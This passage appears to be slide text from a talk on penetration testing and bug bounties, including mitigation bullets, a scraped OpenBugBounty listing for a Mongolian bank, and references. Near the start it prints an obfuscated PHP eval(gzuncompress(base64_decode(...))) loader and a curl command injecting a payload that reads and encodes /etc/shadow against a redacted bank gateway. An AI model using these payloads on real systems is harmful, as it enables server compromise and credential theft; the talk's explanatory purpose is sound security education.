vQbFaR5t6UrgawQVLLRxYlm+5qcNveYAg2ha74a6DloVtUkjwBohhcRAd67Nugu0W9KVXpUQPwUJaTEuhcT6n0qG0oksVmla1ST
9fJ04Q0gmKnUwlrJpOFnc6y2uADykcxcg6JT2VOKGhW6cAYWaXgCSSXjEU1zaXgPa4oxrLhEwd6H41unZ8wieuZdiYgkKj+rjcu
BWPUnDK2PIVKmz0IOy2Qm5Vgy8D7fEoLB39Ticgx9dZarRW9vYLFQh19BXd39g939o/cvbt7eKt3cBf3QOI+9dGLF2gxa08xQBZ
t0tabFLUdTD56qg1buBXa2NioiQ53OFYuh95s1vjo61W0wJZ36rASRdtcGeZkOYdsENQJqg+4uG9Awi18FSRxAncJwmB4g91bC
wkUR8j85mzfPwkLpzxksKtdPHpR/3kc37MISG+MqEjP4wMcnQOLszTuMIPvpEhsOPdMVcdqxqdhQkLlvukIYn9yFLDJHnEqvda
10viDXv/rASwJC2yLoLh+gUcy4XarVygMHCOTmfXRwThy5UcsNwvsjngqjUGhq21fUOIGbRYgPbjWPbPgMKkJGpSsECraYq6At2
wQarpQcc+zeQUwbaUZwMQHhnhW05koLSjhqY06FZX3KGA31YXE5q5p7D67mLuVA068wGRqQtP8MQKY58CsPeDpIftkdgOIsZUK
V8iJ65ZFhwmys54+cHdU77+ajPuUOpBJyW601tzODMJ4pIJPfJ3+//Xnyp/r/9pe3v03+QW9/nbyZvJ78Af//mrYavNHjV2jyEo
Sv4P9LBPKXsOii1GridOU6vt1St/5m6ZC+ROI0hxcoYgOUh2CqQE259yofQuVn++6ZAVZ1Un1NyO111qAx99/quhIZR1YEFgkYLV
Ki1j3LZ1VFRiuYuNpXhAy3oafS0Kn09VjrMI+Dyw2N9/f+I9SUGa18SC3C1Kk4BNPAi9FGzcJud71OhyeA3TFPVTJukZJ13HUVv
805j6e11BfkgGprSDR281a4kCbU3sq4epoWfVzWvvA3hRbflyurZ8rgpDedPog86ekJwwYwqmHddali4wpGh61K4fmlxTxa3cf/4
WZnZL4705nXLQqLh1KxrMbzH90qvTRrZ/rBbiPxtTtcC+Fd15NfPyyRS5rDvWZhRA4wk9x016D&qBvNRzRtHdWdj+Epwg81Zawa
r6veKKfmmeyeKFSMkIGwEOYQTLjDXIFsJxNzarofUjAijLp10tdJA7810C10CBgc5MBg2d+ocFGz89B/DiFahBGN+6t4/x0uyb0
Vd/HfUwV2+A+pjmTRAmSa6wdRCX3HV3yXrFQcNBOwDp8QmrA7TaClD3YH9n6yHefnByZ/cAbz/a3d3ZPggqf+o8RKg9gFe3SKHL
g8AVE8K9eYEgnjlnyENHqFFBNjYhQ9eChnAFpF7MpF8a0qwo4P3SMadeOk4VDX0aZ92xT40eooI2pzyW1UmBri6B8k1CwCEgv3m
RO05zPAAvRvX61VZ7bWpFP2btoXpEWXwdhEkqak9Dro5DpAmQcMQ6QcnfQHeV1BVdZaVrajOrLo4baWNj4+9KVHw85YNq71H34K
gP1+MXa2UL6/bah8/DdjLunySPXV8/r+iYJN4ULFxnknd3DuW3d+4Pw3avvXv7xsmTx7vjJ3d66f3bn747WnntPw7PmVvppR+y7
NnDOVn7h5EUh+dh9n33Jht06vpFg2memLM/C7nZMFtfXo5ZBu9Z5QoFY/SO/HFQP1DjtU37GdtB/wLWIkWP';eval(gz
uncompress(base64_decode($a));$v=ob_get_contents();ob_end_clean();?>
```

```
[ec2-user@ip-172-31-16-127 root]$ curl -i -X POST https://[redacted]itbank.com/
[redacted]-secure-gateway.php -d "SessionIV=$(echo -n cat /etc/shadow | base64 | tr -d
\\r)"
```

- WAF
- Code deployment procedure skipping
- Malicious code scan & clean
- Vendor, supplier's security

5. Bug bounty & bootcamp



- Bug bounty program
Time based, challenge ...

- Bug bounty platform
Hackerone, Bugcrowd, Open bug bounty ...

Bug bounty



openbugbounty For Researchers ▾ For Owners ▾ Hall of Fame ▾ About ▾

OpenBugBounty.org > Bug Bounty List > Golomt Bank of Mongolia Bug Bounty Program

🚩 Golomt Bank of Mongolia Bug Bounty Program

Golomt Bank of Mongolia runs a bug bounty program to ensure the highest security and privacy of its websites. Everyone is eligible to participate in the program subject to the below-mentioned conditions and requirements of Golomt Bank of Mongolia

Open Bug Bounty performs triage and verification of the submissions. However, we never intervene to the further process of vulnerability remediation and disclosure between Golomt Bank of Mongolia and researchers.

Bug bounty program allow private submissions only.

🚩 Bug Bounty Scope

The following websites are within the scope of the program:


*.golombank.com

5 April, 2021
Cybersec20201:
Where can I send the vulnerabilities found?

1 January, 2021
elmahdibenrs:
thank u for bounty 15\$

5. Bug bounty & bootcamp

- Meeting
- Training
- Pentesting
- Reporting



- Short time
- Quality
- Experience

Reference



WEBSITE

<https://www.nettitude.com/uk/bug-bounty-platform/>

<https://securebug.se/blog/penetration-test-bug-bounty/>

<https://www.truvariantis.com/blog/pen-testing-the-cloud-and-hybrid-environments>

<https://www.rapid7.com/blog/post/2022/03/21/cloud-pentesting-pt-1-breaking-down-the-basics/>

Conclusion



Most powerful pentest tool



Q/A ?

THANK YOU